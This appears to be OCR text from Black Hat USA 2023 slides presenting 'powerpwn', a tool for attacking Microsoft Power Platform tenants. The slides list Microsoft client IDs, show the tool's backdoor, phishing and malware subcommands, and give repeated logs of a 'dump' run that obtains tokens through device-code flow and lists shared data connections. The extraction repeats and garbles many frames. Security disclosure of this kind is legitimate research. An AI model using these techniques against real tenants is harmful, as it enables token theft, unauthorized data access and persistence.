
Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client

Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge



Family of client IDs

Microsoft Azure
CLI



API Hub token

@mbrg0


#BHUSA@BlackHatEvents



Exchange tokens to win

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client





And now for the fun part

@mbrg0

#BHUSA @BlackHatEvents




```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h
```

— \ / \ \ / / / / \ | . — | — \ \ / / / / — \ | — |



(.venv) @mbrg0:/bhusa23/all-you-need-is-guest\$ powerpwn -h



usage: powerpwn [-h] [-l LOG_LEVEL] {dump,gui,backdoor,nocodemalware,phishing} ...

positional arguments:

{dump,gui,backdoor,nocodemalware,phishing}

 command

 dump Recon for available data connections and dump their content.

 gui Show collected resources and data via GUI.

 backdoor Install a backdoor on the target tenant

 nocodemalware Repurpose trusted execs, service accounts and cloud services to power a malware operation.

 phishing Deploy a trustworthy phishing app.

optional arguments:


-h, --help show this help message and exit

-l LOG_LEVEL, --log-level LOG_LEVEL

 Configure the logging level.



(.venv) @mbrg0:/bhusa23/all-you-need-is-guest\$ powerpwn -h



usage: powerpwn [-h] [-l LOG_LEVEL] [command]

positional arguments:

- {dump, gui, backdoor, nocodemalware, phishing}

optional arguments:

- h, --help show this help message and exit
- l LOG_LEVEL, --log-level LOG_LEVEL Configure the logging level.

command

dump Recon for available data connections and dump their content.

gui Show collected resources and data via GUI.

backdoor Install a backdoor on the target tenant

nocodemalware Repurpose trusted execs, service accounts and cloud services to power a malware

phishing Deploy a trustworthy phishing app.

command

dump Recon for available data connections and dump their content.

gui Show collected resources and data via GUI.

backdoor Install a backdoor on the target tenant

nocodemalware Repurpose trusted execs, service accounts and cloud services to power a malware operation.

phishing Deploy a trustworthy phishing app.

optional arguments:

- h, --help show this help message and exit
- l LOG_LEVEL, --log-level LOG_LEVEL Configure the logging level.





```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h
```

	command
usage	dump
positional	gui
{duration	backdoor
optional	nocodemalware
optional	phishing

	command
dump	Recon for available data connections and dump their content.
gui	Show collected resources and data via GUI.
backdoor	Install a backdoor on the target tenant
nocodemalware	Repurpose trusted execs, service accounts and cloud services
phishing	Deploy a trustworthy phishing app.

optional arguments:

-h, --help show this help message and exit

```
-l LOG_LEVEL, --log-level LOG_LEVEL
```

Configure the logging level.



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43
```






```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43
```



```
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default from cached refresh token.  
2023-07-28 11:00:52 | powerpwn | INFO | Failed to acquire with refresh token. Fallback to device-flow  
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default.  
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DPCLTUC23 to authenticate
```



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43
```




```
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default from cached refresh token.  
2023-07-28 11:00:52 | powerpwn | INFO | Failed to acquire with refresh token. Fallback to device-flow  
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default.  
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DPCLTUC23 to authenticate.
```





```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43
```



```
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default from cached refresh token.  
2023-07-28 11:00:52 | powerpwn | INFO | Failed to acquire with refresh token. Fallback to device-flow  
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default.  
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DPCLTUC23 to authenticate
```





Enter code

Enter the code displayed on your app or device.


DPCLTUC23

Next





Microsoft Azure





The image shows the Microsoft Azure sign-in interface. At the top left is the Microsoft logo. Below it, the text "Pick an account" is displayed. A message in the center states: "You're signing in to **Microsoft Azure Cross-platform Command Line Interface** on another device located in **Israel**. If it's not you, close this page." Below this message, there is a list of accounts. The first account listed is "Hacker5" with the email "hacker5@pwntoso.onmicrosoft.com" and the status "Signed in". To the left of this account is a small user icon. To the right is a vertical ellipsis button. Below this list is a button with a plus sign and the text "Use another account". At the bottom right of the interface is a "Back" button.





Microsoft Azure







```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43
```



```
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default from cached refresh token.  
2023-07-28 11:00:52 | powerpwn | INFO | Failed to acquire with refresh token. Fallback to device-flow  
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default.  
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DPCLTUC23 to authenticate
```





```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43
```



```
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default from cached refresh token.  
2023-07-28 11:00:52 | powerpwn | INFO | Failed to acquire with refresh token. Fallback to device-flow  
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default.  
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DPCLTUC23 to authenticate.  
  
2023-07-28 11:02:49 | powerpwn | INFO | Access token for https://service.powerapps.com/.default acquired successfully  
2023-07-28 11:02:49 | powerpwn | INFO | Token is cached in /mnt/c/Users/bargu/source/mbrg/power-pwn/tokens.json  
2023-07-28 11:02:51 | powerpwn | INFO | Found 1 environments.  
2023-07-28 11:03:06 | powerpwn | INFO | Found 6 widely shared canvas apps out of 6 canvas apps in environment De... 5b-345b-4d01-9f67-9ac4a140dd43  
2023-07-28 11:03:07 | powerpwn | INFO | Found 9 active shareable connections out of 9 connections in environment De... 5b-345b-4d01-9f67-9ac4a140dd43
```





```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43
```

2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default from cached refresh token.

2023-07-28 11:00:52 | powerpwn | INFO | Failed to acquire with refresh token. Fallback to device-flow

2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default.

To sign in, use a web browser to open the page <https://microsoft.com/devicelogin> and enter the code DPCLTUC23 to authenticate.

2023-07-28 11:02:49 | powerpwn | INFO | Access token for https://service.powerapps.com/.default acquired successfully

2023-07-28 11:02:49 | powerpwn | INFO | Token is cached in /mnt/c/Users/bartosz/source/repos/power-pwn/tokens.json


2023-07-28 11:02:51 | powerpwn | INFO | Found 1 environments.

2023-07-28 11:03:06 | powerpwn | INFO | Found 6 widely shared canvas apps out of 6 canvas apps in environment Dev-5f5c593b0f-345b-4d01-9f67-9ac4a140dd43

2023-07-28 11:03:07 | powerpwn | INFO | Found 9 active shareable connections out of 9 connections in environment
3b0f-345b-4d01-9f67-9ac4a140dd43



(.venv) @mbrg0:/bhusa23/all-you-need-is-guest\$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43



```
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default from cached refresh token.
2023-07-28 11:00:52 | powerpwn | INFO | Failed to acquire with refresh token. Fallback to device-flow
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default.
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DPCLTUC23 to authenticate.

2023-07-28 11:02:49 | powerpwn | INFO | Access token for https://service.powerapps.com/.default acquired successfully
2023-07-28 11:02:49 | powerpwn | INFO | Token is cached in /mnt/c/Users/bangu/source/mhrg/power-pwn/tokens.json
2023-07-28 11:02:51 | powerpwn | INFO | Found 1 environments.
2023-07-28 11:03:06 | powerpwn | INFO | Found 6 widely shared canvas apps out of 6 canvas apps in environment De... 5-093b0f-345b-4d01-9f67-9ac4a140dd43
2023-07-28 11:03:07 | powerpwn | INFO | Found 9 active shareable connections out of 9 connections in environment De... 5-093b0f-345b-4d01-9f67-9ac4a140dd43
```





```
3b0f-345b-4d01-9f67-9ac4a140dd43
2023-07-28 11:03:07 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azureblob.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurefile.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurequeues.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azuretables.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_sql.
2023-07-28 11:03:10 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_logicflows.
2023-07-28 11:03:10 | powerpwn | INFO | Acquiring token with scope=https://apihub.azure.com/.default from cached refresh token.
2023-07-28 11:03:11 | powerpwn | INFO | Token for https://apihub.azure.com/.default acquired from refresh token successfully.
2023-07-28 11:03:11 | powerpwn | INFO | Token is cached in /mnt/c/Users/bargu/source/mbrg/power-pwn/tokens.json
2023-07-28 11:03:24 | powerpwn | INFO | Dump is completed in .cache
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$
```





```
3b0f-345b-4d01-9f67-9ac4a140dd43
2023-07-28 11:03:07 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azureblob.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurefile.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurequeues.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azuretables.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_sql.
2023-07-28 11:03:10 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_logicflows.
2023-07-28 11:03:10 | powerpwn | INFO | Acquiring token with scope=https://apihub.azure.com/.default from cached refresh token.
2023-07-28 11:03:11 | powerpwn | INFO | Token for https://apihub.azure.com/.default acquired from refresh token successfully.
2023-07-28 11:03:11 | powerpwn | INFO | Token is cached in /mnt/c/Users/bargu/source/mbrg/power-pwn/tokens.json
2023-07-28 11:03:24 | powerpwn | INFO | Dump is completed in .cache
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$
```



```
3b0f-345b-4d01-9f67-9ac4a140dd43
2023-07-28 11:03:07 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azureblob.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurefile.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurequeues.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azuretables.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_sql.
2023-07-28 11:03:10 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_logicflows.
2023-07-28 11:03:10 | powerpwn | INFO | Acquiring token with scope=https://apihub.azure.com/.default from cached refresh token.
2023-07-28 11:03:11 | powerpwn | INFO | Token for https://apihub.azure.com/.default acquired from refresh token successfully.
2023-07-28 11:03:11 | powerpwn | INFO | Token is cached in /mnt/c/Users/bargu/source/mbrg/power-pwn/tokens.json
2023-07-28 11:03:24 | powerpwn | INFO | Dump is completed in .cache
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$
```





```
3b0f-345b-4d01-9f67-9ac4a140dd43
2023-07-28 11:03:07 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azureblob.
